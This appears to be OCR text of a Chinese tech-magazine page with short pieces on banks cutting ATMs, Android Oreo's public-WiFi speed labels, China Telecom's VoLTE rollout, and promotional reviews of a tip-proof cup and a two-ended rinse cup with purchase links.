“支付清算方式受到通信和信息处理技术的深刻影响，变化非常快，前些年银行还在大量投放ATM机等各类自助设备，积极打造智能银行；但目前移动支付几乎将其彻底覆盖和替代，造成极大浪费啊！”一位资深金融界人士称。他表示，现金使用肯定会越来越少，但十年内现金不可能完全去掉。毕竟，“除了年龄问题，人们还是需要在一些支付收入领域不留下痕迹。ATM机的使用会减少。或许会出现一个专门提供自动存取款服务的行业。”

为什么撤离？无非是因为成本

ATM机之所以被撤走，场地和费用是一大原因。银行安装一台ATM机，机器费用和场地租金费用都是大头，而且ATM机运营产生的电费也需要银行缴纳。某股份制银行负责ATM机业务的经理表示，每台机器上都有电表，银行会定期去查电表，缴纳电费。另外，押运钱款也是一项支出。钞票进入存取款机都经过了非常严格的程序，银行对现金的清分整点、钞箱配款、安全押运、钞箱放置和现金核算等流程环节均有严格的内控制度。

同时，银行在非银行营业网点放置ATM机有固定的流程。首先，商场向银行申请安装ATM机，银行业务专员会到该商场看场地，观察主要消费人群、客流等条件。若符合要求，业务专员启动正式流程，与银行保卫处再次视察场地后，提交审批报告，领导层批示后安装设备。

另外据银行ATM机业务员透露，从2017年开始，所有的银行都在撤，因为如今现金的交易量完全不如以前了，而且现金交易被电子支付限制，成本过高。

ATM虽在减少，但不会消失

目前国内银行的状况是，这几年所有的银行都在削减自助设备的投放，有的部门现在更大的重心是放在POS机、二维码等电子支付方面，自助设备的投放变少了。不过，ATM机虽然有萎缩趋势，但其在很长时间内不会消失。毕竟马上取消现金流通不切实际，要照顾好一部分人的合理需求。


银行这几年也在不停地变化设备的种类。通过对业务的分流和整合，把简单的业务在设备上做完，需要到柜台办理业务的都是比较耗时或者必须人与人面对的业务。银行网点目前仍然需要ATM机，只不过是种类更多、功能更全。除了单纯的存取款，现在在机器上还可以完成非现金的业务。

“之前布置ATM机是为了解决客户没有现金、又无法刷卡的问题，主要做现金交易服务。现在通过银行的技术更新，我们在客户不刷卡的情况下，也能做到完成业务，比如转账、小额支付等需求，手机银行APP可以做到，可以取钱，也可以扫码支付。”该人士称，目前银行对小商户也提供刷卡和二维码支付，消费者拿着手机扫一扫都可以支付，省去了中间取现消费这一步。

无论如何，手机将成为互联网社会最重要、功能最集中的终端入口。但同时也期待ATM机会添加更多的功能，满足更多的需要。

领导决定，能压缩就压缩。同时如果场租太高，达不到预计效果是不会装ATM机的。所以，银行安装一台ATM机，是一个既耗时又耗力还耗钱的工程。

Android Oreo加入新功能，公共WiFi连接前就能知道传输速度



公交站、轻轨站、火车站、商场……遍布城市各处的公共WiFi为人们日常移动互联网应用带来很多便利。不过在使用过程中，也面临网速不透明、隐私安全等各种问题，而现在，Android Oreo为经常使用公共WiFi的人们加入了这项网速查看功能。

在Android Oreo首个重大更新发布以来，Google不断为Android 8.1添加酷炫、实用的功能。今天，Google宣布在新版Oreo中将会显示附近WiFi网络的速度，从而让用户决定应该连接哪个热点。在WiFi设置菜单选项中会根据这些热点的速度，显示Very Fast、Fast、OK和Slow四个标记。

根据Google官方解释，Very Fast和Fast之间的区别在于前者能够点播“高清晰度的视频”，而后者只是“大部分视频”。大部分咖啡店都只是OK级别，足以用来上网、社交媒体互动和使用Spotify等音乐流媒体。

不过设有密码的私人WiFi网络并不会出现任何速度标记，Google也不会对其进行随机测试，但是会显示信号强度。Google表示网络管理员能够使用“canary URL”来选择在Android的WiFi Assistant中显示速度信息。

电信用户注意：电信VoLTE终于开通了！

VoLTE算是4G业务中非常关键的一环，它的语音效果最好，拨通速度更快，同时还能边通话边上网。而在进入4G时代这么多年后，目前也只有移动支持这一功能，电信和联通都没法支持！

不过在近日接受采访的过程中，电信市场部副总经理陆良军表示，电信在2018年将启动全网通3.0，其中最重要的变化就是VoLTE的升级。目前，电信VoLTE已经在山西、广州、上海等地实现短信指令直接开通，全国性的铺开有望在春节前后试商用。

稍有遗憾的是，由于iPhone的运营商配置文件仅支持了移动（2016年2月），所以电信用户要想第一时间使用上VoLTE，可选的只有安卓手机。当然，覆盖的产品目录还是非常齐全的，包括华为、vivo、OPPO、三星、中兴等大部分4G手机。关于服务效果，电信透露，从2017年第一季度开始，他们就投入大量的人力物力进行VoLTE全网联调，测试项目超过2万项。

电信开通VoLTE的确是个好消息，这对于所有电信手机用户而言，都能获得更好的体验。但是小编自己则有两点很不爽了：首先是联通呢？移动和电信都开通了VoLTE功能，联通什么时候开呢？总不能因为4G用户最少就直接忽略过去了吧？其次是小编一贯用的是iPhone，而iPhone只支持移动的VoLTE，这意思是电信iPhone用户要享受这一待遇，还要换个安卓手机……

打不倒的杯子:再也不用担心碰翻水杯啦

有时候工作太忙,一个不小心就把桌子上的水杯给碰倒了,要是洒一键盘咖啡或是饮料,就算键盘没坏,那敲击键盘的酸爽也是够了。今天小编就给各位冒失鬼安利一款来自台湾的不倒杯,不管你怎么不小心,都不会碰倒的杯子!

魔力吸盘吸住杯底

如果你是一个电脑不离身的人,那打翻水杯、碰洒咖啡这种事情简直就是日常啊有没有!像在我们办公室,就经常发生这样的事情,通常都是哀(huan)嚎(hu)一片,小编已经见怪不怪了。

而在去年(也就是几个月前),小编在家里面,边用电脑看电视剧边吃零食时,就不小心把水杯碰翻了,那一瞬间简直触目惊心……有过这种经历的朋友应该能懂小编的心情!等小编把电脑、手机和桌子上的一切东西都抢救回来时,发现笔记本电脑的触控板失灵了,真是一个悲伤的故事。后来,小编用上了一款不会倒的杯子,每次听见办公室的吸气声,都觉得自己深藏功与名。

这款不倒杯是来自台湾的 Artiart,他们家就是一个专门做创意生活家居的品牌,而不倒杯就是 Artiart 的王牌产品。和一般的杯子比起来,不倒杯的撒手锏就是它的杯底,在不倒杯的“脚底”有一片由 ABS 制造的魔力吸盘,这种吸盘能吸附在大部分平滑表面上,是全球唯一能够抓住桌面的设计。不管你怎么撞它、推它,都不会倒,就算呈 45° 放置都不是问题!那么问题来了,既然它能吸附得这么紧,那我想把它拿起来的时候怎么办……难道要用洪荒之力将它拔下来吗?!Naive,因为杯底的吸盘是在杯子开始倾斜后才会起作用,所以拿杯子的时候只要垂直 90° 向上拿起就 OK 啦。对于这样的黑科技,小编绝对是非常服气的,如果伟大的迈克尔·杰克逊同学没走的话,怕是要成为这款杯子的代言人了。

有效隔热保温

除了吸盘,不倒杯还采用了双层内胆,不管是在室内还是室外,都有能有效地起到隔热效果。不过小编要提醒大家一下,虽然不倒杯在一定程度上能阻断热量流失,但并不是保温杯哦,所以就不要期待十几个小时之后水还是热的啦,不过保温几个小时还是可以的。另外,杯盖也设计了防漏功能,而且还可以 180° 翻转,这样一来喝水的时候就不用担心碰到鼻子啦。

最后一点,小编很喜欢不倒杯的外观,磨砂的质感搭配上低饱和度的纯色,看起来还是很高级的。女生可以用淡粉色、薄荷绿这种少女心的配色,男生可以就用灰色和蓝色这种深沉一点的。脑补一下,既然不倒杯可以保持在任何光滑的平面上,那要是你愿意,可以贴在墙上、放在车身上、挂在电脑上,都!可!以!超拉风的有没有。

购买网址:
go.icpcw.com/bdb.htm

如果电子版的读者不方便扫描二维码,还可以在我们的微信服务号(电脑报 CPCW)中发送关键字“不倒杯”、“漱口杯”,小编会给你提供购买地址。

神脑洞的泰国漱口杯,正反都能用

最近小编的好朋友满脸痛苦跟我抱怨她洗牙、整牙的艰辛之路,不仅费钱还费时间,为了健康,上百上千的电动牙刷也要买买买。但是小编发现日常生活中最容易滋生细菌的漱口杯,她却不怎么在意。说到这里,大家是不是觉得自己都中了枪!没关系,今天小编就给大家介绍一款能完美避开这个缺点的漱口杯。

容易发霉的漱口杯

相信很多朋友家的漱口杯都会经常湿答答的,杯底也经常躺着一层霉菌,但很多人都觉得,漱口杯嘛凑合一个就行了,所以常常就直接用马克杯、玻璃杯,甚至是塑料杯代替了。而且很多家庭的卫生间空间有限,没有做干湿分离,平时洗手、洗澡的时候把水渍溅得哪哪都是,就很容易给漱口杯营造一个滋生细菌的环境。特别是当你外出一周回家时,可能还会发现杯底长出了一些黑黑滑滑的东西,仔细看的话还有一束束毛状的东西,想想就起鸡皮疙瘩,更别说用了。要是还不重视起来,可能哪天就给你沉重一击,之前在牙齿上花费的时间、精力、金钱就全打水漂了……

但小编为大家找到了这款超有设计感的漱口杯,平时放在卫生间里,想怎么折腾都不会发霉了!这款漱口杯是来自泰国的一个新锐品牌——Qualy,“Living with Style”是 Qualy 的宗旨。他们家就是喜欢用一些奇奇怪怪的创意把生活中很多不经意的小物品设计成萌趣搞怪的样子,产品在欧、美、日等地都大受好评。小编去了解了这个品牌后,特别崇拜他们家的设计师,很多时候都是通过一点点小的改变就能完美提升生活幸福感,完全就是我们成为精致猪猪女孩和男孩的一大助攻!

两个开口,完美通风

说回这款漱口杯,和一般的杯子比起来,最大的亮点就是杯子有两个开口,也就是说两端都可以用!厉害吧,杯子的正面可以盛水当成漱口杯使用,刷完牙之后就可以倒扣起来,这样杯子里残留的水渍会顺着杯壁往下流,而底端的开口就可以当成牙刷座放置牙刷。杯子倒着放时,开口并不是整齐的圆形,而是圆弧形,这样不仅能解决杯内不通风的问题,还可以防止杯口碰到鼻子,非常人性化。

另外,这款漱口杯采用了 PP 材质。有朋友就会问了,经常能听到 PP 材质,但它到底是什么鬼?简单来说,PP 材质其实就是一种食品级塑料,食品级(划重点)!所以跟那些很重的马克杯和细碎的玻璃杯比起来,不仅轻巧还卫生。

快吃下这个安利!

购买网址:
go.icpcw.com/skb.htm